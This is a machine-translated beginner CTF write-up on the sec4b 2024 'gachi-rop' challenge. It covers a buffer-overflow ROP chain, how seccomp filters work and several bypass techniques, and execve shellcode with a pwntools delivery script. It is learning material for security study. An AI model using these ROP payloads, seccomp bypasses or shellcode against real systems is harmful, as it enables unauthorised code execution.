This page has been machine-translated from the original page.
I’m currently studying Pwn.
Following the previous article A Beginner CTFer’s Pwn Crash Course 1 - FSB Basics and ROP Techniques -, this time I’ll use sec4b 2024’s “gachi-rop” challenge as a theme to summarize seccomp bypass techniques and Shell Code basics as beginner Pwn techniques.
Table of Contents
Problem Overview: gachi-rop (Pwn)
Bored of One Gadgets already? Welcome to the world of gachi-ROP!

Reading the provided Dockerfile, we can see that flag.txt is placed in the ctf4b directory with a random MD5 hash appended to its name:
FROM ubuntu:22.04@sha256:2af372c1e2645779643284c7dc38775e3dbbc417b2d784a27c5a9eb784014fb8 AS base
WORKDIR /app
COPY gachi-rop run
COPY flag.txt /flag.txt
RUN mkdir ctf4b
RUN mv /flag.txt ctf4b/flag-$(md5sum /flag.txt | awk '{print $1}').txt
FROM pwn.red/jail
COPY / /srv
RUN chmod +x /srv/app/run
ENV JAIL_TIME=60 JAIL_CPU=100 JAIL_MEM=10MThe directory structure is as follows. Since guessing the file name is impractical, the basic strategy is either to obtain a shell via exploitation, or to identify the flag file name somehow and leak its contents.
Looking at the challenge binary, we can see that a libc function address is leaked at startup:
int32_t main(int32_t argc, char** argv, char** envp)
{
    install_seccomp();
    printf("system@%p\n", system);
    int64_t buf = 0;
    int64_t var_10 = 0;
    printf("Name: ");
    gets(&buf);
    printf("Hello, gachi-rop-%s!!\n", &buf);
    return 0;
}
There is also an obvious BoF vulnerability, and protections such as Canary and PIE are disabled, so a ROP chain exploit should be relatively straightforward.

I tried sending the following typical ROP chain payload to obtain a shell:
# Exploit
r = target.recvuntil(b"Name: ")

system_addr = int(r.decode().split("\n")[0].split("@")[1],16)
libc_baseaddress = system_addr - 0x50d70
binsh_addr = libc_baseaddress + 0x1d8678
pop_rdi_ret = libc_baseaddress + 0x001bbea1
ret = 0x4012fc

payload = flat(
    b"A"*0x10 + b"B"*8,
    pop_rdi_ret,
    binsh_addr,
    ret,
    system_addr
)
target.sendline(payload)
However, even though this payload successfully executes the system function with /bin/sh as the argument, it fails to obtain a shell.

Capturing strace during the exploit reveals that the process terminates when the execve system call is issued with /bin/sh as the argument:

This is because the process is protected by seccomp registered inside the install_seccomp function that runs at the start of main.
In fact, by patching the binary to skip install_seccomp, the same payload successfully obtains a shell:

From the above, the basic strategy for this challenge is to either lift the seccomp restriction or build a ROP chain that retrieves the Flag within the allowed system call set.
seccomp Overview and Implementation
seccomp (secure computing mode) is a protection mechanism that can restrict the system calls a process issues.
When a process enables seccomp protection on itself, any system call that is not permitted will cause the process to terminate.
seccomp was first introduced in Linux kernel 2.6.12; since Linux kernel 3.5, the more flexible seccomp-bpf has been added.
The original seccomp is called Strict mode: it only allowed read, write on already-opened file descriptors, and exit and sigreturn — four system calls in total — blocking all others.
The more flexible seccomp-bpf monitors executed system calls using a filter expressed as a Berkeley Packet Filter (BPF) program.
Reference: Seccomp BPF (Secure Computing with Filters) — The Linux Kernel documentation
Implementing seccomp in Strict Mode
Let’s confirm that execve fails when Strict mode seccomp is enabled with prctl(PR_SET_SECCOMP, SECCOMP_MODE_STRICT);:
#include <fcntl.h>
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <linux/seccomp.h>
#include <sys/prctl.h>

int main()
{
    # prctl(PR_SET_SECCOMP=0x16,SECCOMP_MODE_STRICT=1);
    prctl(PR_SET_SECCOMP, SECCOMP_MODE_STRICT);

    char *args = { "/bin/echo", "After enable seccomp." , NULL};
    execve("/bin/echo",args,0);

    return 0;
}
Reference: Linux Kernel: include/uapi/linux/seccomp.h File Reference
Reference: linux/include/linux/prctl.h at master · spotify/linux
Compiling and running this code confirms that the process is killed by SIGKILL when it tries to execute the execve system call:
Implementing seccomp-bpf with libseccomp
Next, let’s implement seccomp-bpf using seccomp_rule_add from libseccomp.
The code is taken directly from the following sample on HackTricks.
seccomp_rule_add is a function from the libseccomp library that makes it easier to implement seccomp filters.
Reference: seccomp/libseccomp: The main libseccomp repository
Reference: Ubuntu Manpage: seccompruleadd, seccompruleadd_exact - Add a seccomp filter rule
When using this library, you need to add -lseccomp at compile time, e.g. gcc main.c -lseccomp.
#include <seccomp.h>
#include <unistd.h>
#include <stdio.h>
#include <errno.h>

//https://security.stackexchange.com/questions/168452/how-is-sandboxing-implemented/175373
//gcc seccomp_bpf.c -o seccomp_bpf -lseccomp

void main(void) {
  /* initialize the libseccomp context */
  scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_KILL);

  /* allow exiting */
  printf("Adding rule : Allow exit_group\n");
  seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);

  /* allow getting the current pid */
  //printf("Adding rule : Allow getpid\n");
  //seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(getpid), 0);

  printf("Adding rule : Deny getpid\n");
  seccomp_rule_add(ctx, SCMP_ACT_ERRNO(EBADF), SCMP_SYS(getpid), 0);
  /* allow changing data segment size, as required by glibc */
  printf("Adding rule : Allow brk\n");
  seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(brk), 0);

  /* allow writing up to 512 bytes to fd 1 */
  printf("Adding rule : Allow write upto 512 bytes to FD 1\n");
  seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 2,
    SCMP_A0(SCMP_CMP_EQ, 1),
    SCMP_A2(SCMP_CMP_LE, 512));

  /* if writing to any other fd, return -EBADF */
  printf("Adding rule : Deny write to any FD except 1 \n");
  seccomp_rule_add(ctx, SCMP_ACT_ERRNO(EBADF), SCMP_SYS(write), 1,
    SCMP_A0(SCMP_CMP_NE, 1));

  /* load and enforce the filters */
  printf("Load rules and enforce \n");
  seccomp_load(ctx);
  seccomp_release(ctx);
  //Get the getpid is denied, a weird number will be returned like
  //this process is -9
  printf("this process is %d\n", getpid());
}
Reference: Seccomp | HackTricks | HackTricks


Compiling and running this code confirms that getpid fails due to seccomp-bpf. (Unlike Strict mode, when a system call is blocked by seccomp-bpf the process is not killed by SIGKILL.)
Implementing seccomp-bpf with prctl
libseccomp is a library for implementing complex seccomp-bpf filters more easily. Without it, you can also implement seccomp-bpf directly using prctl.
When configuring seccomp-bpf with prctl, use the following code:
prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, prog);To configure seccomp-bpf, the second argument is SECCOMP_MODE_FILTER (not SECCOMP_MODE_STRICT).
Unlike Strict mode, the third argument prog receives a pointer to a struct sock_fprog holding the filter program.
Reference: Seccomp BPF (Secure Computing with Filters) — The Linux Kernel documentation
Here is code that adds a filter to block getpid, similar to the previous example:
#include <errno.h>
#include <stddef.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <linux/audit.h>
#include <linux/filter.h>
#include <linux/seccomp.h>
#include <linux/unistd.h>
#include <sys/prctl.h>
#include <sys/types.h>
#include <sys/syscall.h>

struct sock_filter filter[] = {
    BPF_STMT(BPF_LD | BPF_W | BPF_ABS, offsetof(struct seccomp_data, arch)),
    BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, AUDIT_ARCH_X86_64, 1, 0),
    BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_KILL),
    BPF_STMT(BPF_LD | BPF_W | BPF_ABS, offsetof(struct seccomp_data, nr)),
    BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, __NR_getpid, 0, 1),
    BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ERRNO | EPERM),
    BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ALLOW),
};

struct sock_fprog prog = {
    .len = (unsigned short)(sizeof(filter) / sizeof(filter[0])),
    .filter = filter,
};

int main() {
    if (prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0)) {
        perror("prctl(PR_SET_NO_NEW_PRIVS)");
        exit(EXIT_FAILURE);
    }

    if (prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &prog) == -1) {
        perror("prctl(PR_SET_SECCOMP)");
        exit(EXIT_FAILURE);
    }

    printf("this process is %d\n", getpid());

    return 0;
}
The first code executed in main enables the NO_NEW_PRIVS flag:
if (prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0)) {
    perror("prctl(PR_SET_NO_NEW_PRIVS)");
    exit(EXIT_FAILURE);
}
This prevents the process from escalating privileges after the filter is applied, and is required before the actual filter registration with prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &prog).
This code locks in the process’s privilege level so that the seccomp filter cannot be bypassed.
Note: attempting to register the filter without this step results in the following error:
$ ./a.out
prctl(PR_SET_SECCOMP): Permission denied
The following section registers the filter with prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &prog):
if (prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &prog) == -1) {
    perror("prctl(PR_SET_SECCOMP)");
    exit(EXIT_FAILURE);
}
The sock_fprog struct passed as the argument is defined as follows:
struct sock_filter filter[] = {
    BPF_STMT(BPF_LD | BPF_W | BPF_ABS, offsetof(struct seccomp_data, arch)),
    BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, AUDIT_ARCH_X86_64, 1, 0),
    BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_KILL),
    BPF_STMT(BPF_LD | BPF_W | BPF_ABS, offsetof(struct seccomp_data, nr)),
    BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, __NR_getpid, 0, 1),
    BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ERRNO | EPERM),
    BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ALLOW),
};

struct sock_fprog prog = {
    .len = (unsigned short)(sizeof(filter) / sizeof(filter[0])),
    .filter = filter,
};
The BPF_STMT and BPF_JUMP macros in the filter definition each perform operations on the BPF program used by seccomp.
BPF_STMT is a macro for performing a specific operation.
For example, the first BPF_STMT(BPF_LD | BPF_W | BPF_ABS, offsetof(struct seccomp_data, arch)) and BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, AUDIT_ARCH_X86_64, 1, 0) load the arch from seccomp_data, compare it with AUDIT_ARCH_X86_64, skip the next instruction if they match (jumping one ahead), and execute the immediately following instruction if they do not match.
That immediately following instruction is BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_KILL), which returns SECCOMP_RET_KILL and terminates the process.
So the first three instructions check whether the runtime architecture is ARCH_X86_64, and terminate the process if it is not.
The subsequent instructions load the system call number from seccomp_data.nr via BPF_STMT(BPF_LD | BPF_W | BPF_ABS, offsetof(struct seccomp_data, nr)), compare it with __NR_getpid, block the system call via BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ERRNO | EPERM) if they match, or allow it via BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ALLOW) if they do not.
BPF_STMT(BPF_LD | BPF_W | BPF_ABS, offsetof(struct seccomp_data, nr)),
BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, __NR_getpid, 0, 1),
BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ERRNO | EPERM),
BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ALLOW),
In summary, this filter registers a rule that blocks the getpid system call.

Compiling and running this code confirms that getpid fails, just as in the previous example.
Using seccomp-tools
The details of seccomp-bpf controls like this can also be inspected using seccomp-tools.
Reference: david942j/seccomp-tools: Provide powerful tools for seccomp analysis
Running the program compiled in the previous section produces the following output:

This confirms the architecture and system call number validation, and the blocking of getpid — exactly as we determined from the filter implementation.
Checking the Challenge Binary’s seccomp Filter
Now let’s check the seccomp filter in the challenge binary.
From the decompilation, this program first executes the following install_seccomp function:
void install_seccomp(void)
{
  int iVar1;
  undefined2 local_18 [4];
  undefined1 *local_10;

  local_18[0] = 8;
  local_10 = filter.0;
  iVar1 = prctl(0x26,1,0,0,0);
  if (iVar1 < 0) {
    perror("prctl(PR_SET_NO_NEW_PRIVS)");
                    /* WARNING: Subroutine does not return */
    exit(2);
  }
  iVar1 = prctl(0x16,2,local_18);
  if (iVar1 < 0) {
    perror("prctl(PR_SET_SECCOMP)");
                    /* WARNING: Subroutine does not return */
    exit(2);
  }
  return;
}
PR_SET_NO_NEW_PRIVS is 0x26 (33), so prctl(0x26,1,0,0,0) is equivalent to prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0).
The following prctl(0x16,2,local_18) receives a sock_fprog placed on the stack and registers the seccomp-bpf filter.
Since this filter is defined as a raw byte sequence, the decompiler’s default analysis did not decode it, but seccomp-tools makes it easy to inspect.
Running seccomp-tools on the binary reveals that execve and execveat are blocked:

This means that executing execve, execveat, or any operation that depends on them (such as system) is not possible. We need to retrieve the Flag while working around this constraint.
Bypassing seccomp
To retrieve the Flag in this challenge, I want to understand seccomp bypass techniques as thoroughly as possible.
Using Alternative System Calls
seccomp filtering can be implemented as either a blacklist or a whitelist.
The blacklist approach explicitly specifies which system calls to block, as we have seen so far.
The whitelist approach, on the other hand, can be implemented with code like the following, configuring the filter to allow only explicitly permitted system calls:
#include <seccomp.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#define BUF_SIZE    256

void install_seccomp() {
    scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_KILL);

    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0);
    // seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(getpid), 0);

    seccomp_load(ctx);
    seccomp_release(ctx);

    return;
}

int main() {
    install_seccomp();

    // Allowed
    write(STDOUT_FILENO, "write is allowed.\n", 18);

    // Disallowed
    getpid();

    return 0;
}
In particular, with a blacklist approach, using other unrestricted system calls to perform operations that were supposed to be blocked may allow you to bypass seccomp.
For example, in the following writeup, execve was controlled by seccomp but execveat was not, which made exploitation possible:
Reference: ptr-yudai / writeups / 2019 / ByteBanditsCTF2019 / lemonshell — Bitbucket
Also, in the following challenge both execve and execveat were controlled, but the Flag was leaked to stdout using splice:
Reference: [pwn 961pts] babyseccomp
Another challenge with execve and execveat controlled appears to bypass seccomp by forging an execve syscall using fork and ptrace. (I haven’t fully understood the technical details of this abuse, so I’ll write it up separately.)
Reference: [pwn 993pts] adult seccomp
As these show, it is sometimes possible to make exploitation work within the set of system calls not controlled by seccomp.
The following site is useful for finding alternative system calls:
Reference: x64.syscall.sh
Abusing ptrace
I won’t cover it in detail here, but seccomp bypass techniques using ptrace are also publicly known.
Reference: ptrace を使用して seccomp による制限を回避してみる
Bypass Using 32-bit System Calls
When the CPU is in Long mode, 32-bit programs can run in compatibility mode.
Reference: Long mode - Wikipedia
Since seccomp controls by system call number, switching the code segment to issue 32-bit system calls — which differ from the 64-bit ones — can bypass the seccomp filter.
Reference: 詳解セキュリティコンテスト P.480
However, to prevent this bypass, seccomp filters may include an architecture validation check.
The following filter from an earlier section is an example of a countermeasure against this bypass:
BPF_STMT(BPF_LD | BPF_W | BPF_ABS, offsetof(struct seccomp_data, arch)),
BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, AUDIT_ARCH_X86_64, 1, 0),
BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_KILL),
seccomp Bypass Using 32-bit ABI
The 32-bit ABI is a 64-bit interface that uses 32-bit addressing; unlike the previous approach, it can issue 32-bit system calls without switching the code segment.
This allows x86 system calls to be issued and seccomp to be bypassed even when seccomp is validating the x86_64 architecture.
The following is a helpful reference for bypassing seccomp using the 32-bit ABI:
Reference: Bypassing seccomp BPF filter | tripoloski blog
When implementing a countermeasure against this exploit on the seccomp side, a filter that checks whether the __X32_SYSCALL_BIT flag is set when the system call information is loaded can be added.
Alternatively, if (A < 0x40000000) can verify whether the system call value is in the 32-bit ABI range.
Note: using the x86 ABI requires the kernel to be built with CONFIG_X86_X32=y.
You can check this setting with:
zgrep CONFIG_X86_X32 /proc/config.gzReference: ROOT and x32-ABI
Reference: memory - Linux and x32-ABI - How to use? - Unix & Linux Stack Exchange
However, after searching past writeups, I found multiple examples of bypassing seccomp with x86 ABI to run system calls like open, read, and write, but could not find any examples of launching /bin/sh.
Also, testing with the following code and the __X32_SYSCALL_BIT flag, write worked but execve did not.
(I suspect that executing 64-bit programs is not possible via 32-bit ABI, but I couldn’t find a definitive source; I’ll update this when I find one.)
#define _GNU_SOURCE
#include <unistd.h>
#include <sys/syscall.h>
#include <stdint.h>

int main() {

    syscall(SYS_write|__X32_SYSCALL_BIT, 1, "Test x86 ABI.\n", 15);

    const char *path = "/bin/ls";
    const char *args[] = { "ls", NULL };
    const char *env[] = { NULL };
    syscall(SYS_execve|__X32_SYSCALL_BIT, "/bin/ls", args, env);

    return 0;
}

About execve and execveat
In the previous section, I briefly summarized general seccomp bypass methods.
Before considering which bypass is applicable here, I want to understand what operations become unavailable when execve and execveat are blocked — as in this challenge binary.
First, execve is a system call that executes the program referenced by the given pathname.
It replaces the current process image and starts a new program.
Reference: execve(2) - Linux manual page
According to Understanding the Linux Kernel, 3rd Edition, various functions that can execute programs — such as execl, execlp, execle, execv, and execvp — are all wrapper routines around execve and internally depend on it.
Therefore, when execve is controlled by seccomp, these functions also become unavailable.
Also, system uses fork to create a child process that runs a given shell command, and uses execl internally.
So if execve is controlled, system becomes unavailable as well.
Reference: system(3) - Linux manual page
However, even when execve is blocked, the execveat system call may still be usable.
execveat works like execve but offers more flexible path specification.
execveat can execute a program referenced by a combination of dirfd and pathname, allowing execution via a path relative to the directory referenced by dirfd.
Reference: execveat(2) - Linux manual page
As shown, when both execve and execveat are blocked, executing any shell or program available on the Linux system becomes extremely difficult.
The following writeup explicitly states that binary execution is impossible when both execve and execveat are blocked:
Reference: [pwn 993pts] adult seccomp
Shell Code Introduction
Creating a Shell Code
From here, I’ll work on creating Shell Code to retrieve the Flag.
Shell Code refers to a set of machine-code instructions; by sending this kind of Shell Code as a payload to a vulnerable service, it can be used to exploit vulnerabilities and execute arbitrary code.
A ROP chain is also conceptually related — it links ROP gadgets corresponding to individual Shell Code instructions.
Below is an example of simple Shell Code:
BITS 64
global _start

_start:
    mov rdi, binsh
    lea rsi, 0
    lea rdx, 0
    mov rax, 59 ; execve
    syscall

section .data
    binsh db "/bin/sh", 0
This assembly code can be built with the following commands:
# Generate Shell Code
nasm shellcode.s -O0 -f bin -o shellcode

# Compile as ELF
nasm shellcode.s -f elf64 ; ld shellcode.o -o shellcode
Using nasm shellcode.s -O0 -f bin -o shellcode produces the assembly as-is without optimization.
Using nasm shellcode.s -f elf64 ; ld shellcode.o -o shellcode links the Shell Code as an ELF, allowing you to actually test and debug the behavior.
To directly test created Shell Code, you can use the following code:
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>

int main() {
    void *exec_mem = mmap(NULL, 4096, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_ANON | MAP_PRIVATE, -1, 0);
    if (exec_mem == MAP_FAILED) {
        perror("mmap");
        return 1;
    }

    char binsh[10] = "/bin/sh";

    printf("System: %p\n", *system);
    printf("binsh: %p\n", binsh);

    printf("Enter machine code:\n");
    char input[4096];
    if (fgets(input, sizeof(input), stdin) == NULL) {
        perror("fgets");
        munmap(exec_mem, 4096);
        return 1;
    }

    memcpy(exec_mem, input, 4096);
    asm("jmp *%0" :: "r"(exec_mem));

    munmap(exec_mem, 4096);

    return 0;
}
Sending Shell Code to this compiled binary embeds the Shell Code in memory and executes it.
The following Python script can be used for testing:
from pwn import *

# Set context
context.log_level = "debug"
context.arch = "amd64"
context.endian = "little"
context.word_size = 64

# Set gdb script
gdbscript = f"""
b *(main+389)
continue
"""

# Set target
TARGET_PATH = "./a.out"
exe = ELF(TARGET_PATH)

# Run program
is_gdb = True
is_gdb = False
if is_gdb:
    target = gdb.debug(TARGET_PATH, aslr=False, gdbscript=gdbscript)
else:
    # target = remote("address", port)
    target = process(TARGET_PATH)

# Exploit
r = target.recvline_startswith(b"System:")
system_addr = int(r.decode().split(" ")[1],16)
r = target.recvline_startswith(b"binsh:")
binsh_addr = int(r.decode().split(" ")[1],16)

r = target.recvline()

shellcode = asm(
f"""mov rdi, {binsh_addr}
mov rsi, 0
mov rdx, 0
mov rax, 59
syscall
""")
payload = shellcode
target.sendline(payload)

with open("./payload","wb") as f:
    f.write(payload)

# Finish exploit
target.clean()
target.interactive()
